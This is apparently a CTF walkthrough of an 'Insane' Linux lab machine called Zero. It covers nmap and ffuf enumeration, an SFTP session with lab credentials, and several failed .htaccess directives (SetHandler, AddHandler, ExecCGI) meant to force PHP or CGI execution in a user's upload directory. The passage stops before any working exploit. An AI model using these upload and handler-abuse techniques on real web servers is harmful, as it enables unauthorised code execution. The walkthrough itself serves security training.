

Overview
- Type Machines
- OS Linux
- Severity Insane
- Creator jkr
- Release date 2022 Feb 25 (JST)
Enumeration
Start the instance via Discord and let’s go:

10.10.71.179
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.71.179
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 11:05 JST
Nmap scan report for 10.10.71.179
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:4f:7a:1a:6b:13:d5:23:65:a9:93:63:91:0c:d5:e4 (RSA)
|   256 33:06:7f:5d:e6:c4:a3:35:c4:14:3c:c4:2e:1d:3b:27 (ECDSA)
|_  256 a9:e7:d7:ca:5a:db:1c:0b:63:73:df:45:eb:70:cb:99 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Open ports are only for SSH and HTTP server.
- Add
zero.vlin in /etc/hosts
WEB (80/tcp)

PHP web app
Click on Sign up Today button and … reminder the TEN Hard Linux machine. Not really a good sign, pretty sure that a BIG challenge is waiting us xD.


Our credentials:
Username: zro-bf0ba989
Password: 4284655f
- Ok so seems with them we can upload via sftp://zero.vl.
- We have a personal home page at http://zero.vl/~zro-bf0ba989/.
Just a white wall
Let’s start for fuzzing stuff to enumerate and maybe discover something.
Directory discovery fuzzing
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://zero.vl/FUZZ --fs 567

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://zero.vl/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 567
________________________________________________

dist                    [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 244ms]
...
Found
/dist

Not interesting
File discovery fuzzing
As we know it’s a PHP web app then we will focus on .php file extension:
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://zero.vl/FUZZ -e .php --fs 567

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://zero.vl/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 567
________________________________________________

stats.php               [Status: 200, Size: 3285, Words: 399, Lines: 76, Duration: 245ms]
info.php                [Status: 200, Size: 72707, Words: 3447, Lines: 819, Duration: 265ms]
signup.php              [Status: 200, Size: 3675, Words: 479, Lines: 90, Duration: 245ms]
index.php               [Status: 200, Size: 5173, Words: 767, Lines: 115, Duration: 245ms]
...

We know already about stats.php as we have Statistics button on the top bar in the main page to access it.
But check again and insteresting, the stats changed as we have registered our account:

Check info.php as maybe related to phpinfo:


PHP Modules enumeration
We can get the information of active module from the php info:

Nothing is really helpful at this moment.
.htaccess abusing via ErrorDocument 404 (zroadmin) (Zero_User)
We can`t connect to SSH using our credentials but we can connect to SFTP.
We tried to use sftp for local port forward but this isn’t working on this machine.
Let’s connect to SFTP and enumerate:
$ sshpass -p '4284655f' sftp -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' zro-bf0ba989@zero.vl
Warning: Permanently added 'zero.vl' (ED25519) to the list of known hosts.
Connected to zero.vl.
sftp> ls -la
drwxr-xr-x    3 root     root         4096 Feb 16 02:17 .
drwxr-xr-x    3 root     root         4096 Feb 16 02:17 ..
drwxr-xr-x    2 1001     1001         4096 Feb 16 02:17 public_html
sftp> cd public_html/
sftp> ls -la
drwxr-xr-x    2 1001     1001         4096 Feb 16 02:17 .
drwxr-xr-x    3 root     root         4096 Feb 16 02:17 ..
-rw-r--r--    1 root     root           49 Feb 16 02:17 .htaccess
-rw-r--r--    1 1001     1001          349 Feb 15  2019 index.html
Found
.htaccessandindex.html
We download them for review:
sftp> get .htaccess
Fetching /public_html/.htaccess to .htaccess
sftp> get index.html
Fetching /public_html/index.html to index.html
sftp> quit
$ cat .htaccess
Header always set X-Zero-Customer 'zro-bf0ba989'
$ cat index.html
<!DOCTYPE html>
<html>
<head>
<title>Nothing here.</title>
<style>body { margin:0; padding:0; background:url("/dist/img/abstract-architecture-attractive-988873.jpg") no-repeat center center fixed; -webkit-background-size: cover; -moz-background-size: cover; -o-background-size: cover; background-size: cover; }</style>
</head>
<body></body>
</html>
- The
index.htmlfile contains the background image. - The
.htaccessfile contains one custom header.

As the mainpage was served via php we can try to upload different kinds of php files (php5,php7,pht) but we will recognize that none of them get executed and only served as plaintext.
But the present of the .htaccess file was interesting and points us to some idea.
We can’t overwrite the existing one, as its owned by root but .htaccess files can be created in every directory.
So we just need to create a new directory and can now upload our own .htaccess file.
But what can we do with .htaccess to get a privilege escalation?
There are some good resources to get some ideas:
- https://medium.com/@citril/advanced-htaccess-file-attacks-part-i-d653567d1ded
- https://medium.com/@insecurity_92477/utilizing-htaccess-for-exploitation-purposes-part-1-5733dd7fc8eb
- https://www.php.net/manual/en/ini.list.php
To some it up here are some attacks what we can try
- Enable PHP via Set- / AddHandler
- Overwrite PHP Configurations
- Enable CGI via Options
- Change or set the Errorlog path
- Use RewriteRules
I tried all of them in different ways but it turns out that nothing will work
SetHandler "proxy:unix:/run/php/php7.4-fpm.sock|fcgi://localhost"
SetHandler php-script
php_flag engine on
<FilesMatch "\.ph.*$">
  AddHandler application/x-httpd-php(73|74|80|74)s .php
  AddHandler fcgid(73|74|80|81)-script .php
  AddHandler application/x-httpd-php(73|74|80|81) .php
  AddHandler application/x-httpd-php74 .php .php5 .html .htm
</FilesMatch>
Options +ExecCGI
CustomLog "logs/access_log" common
Most of them will trigger a server error or just won’t work…
Nothing works so take a break and read the documentation from Apache.
After some reading, we found the expressions and functions section: https://httpd.apache.org/docs/2.4/expr.html
From the examples we can learn the syntax:
# Function example in string context
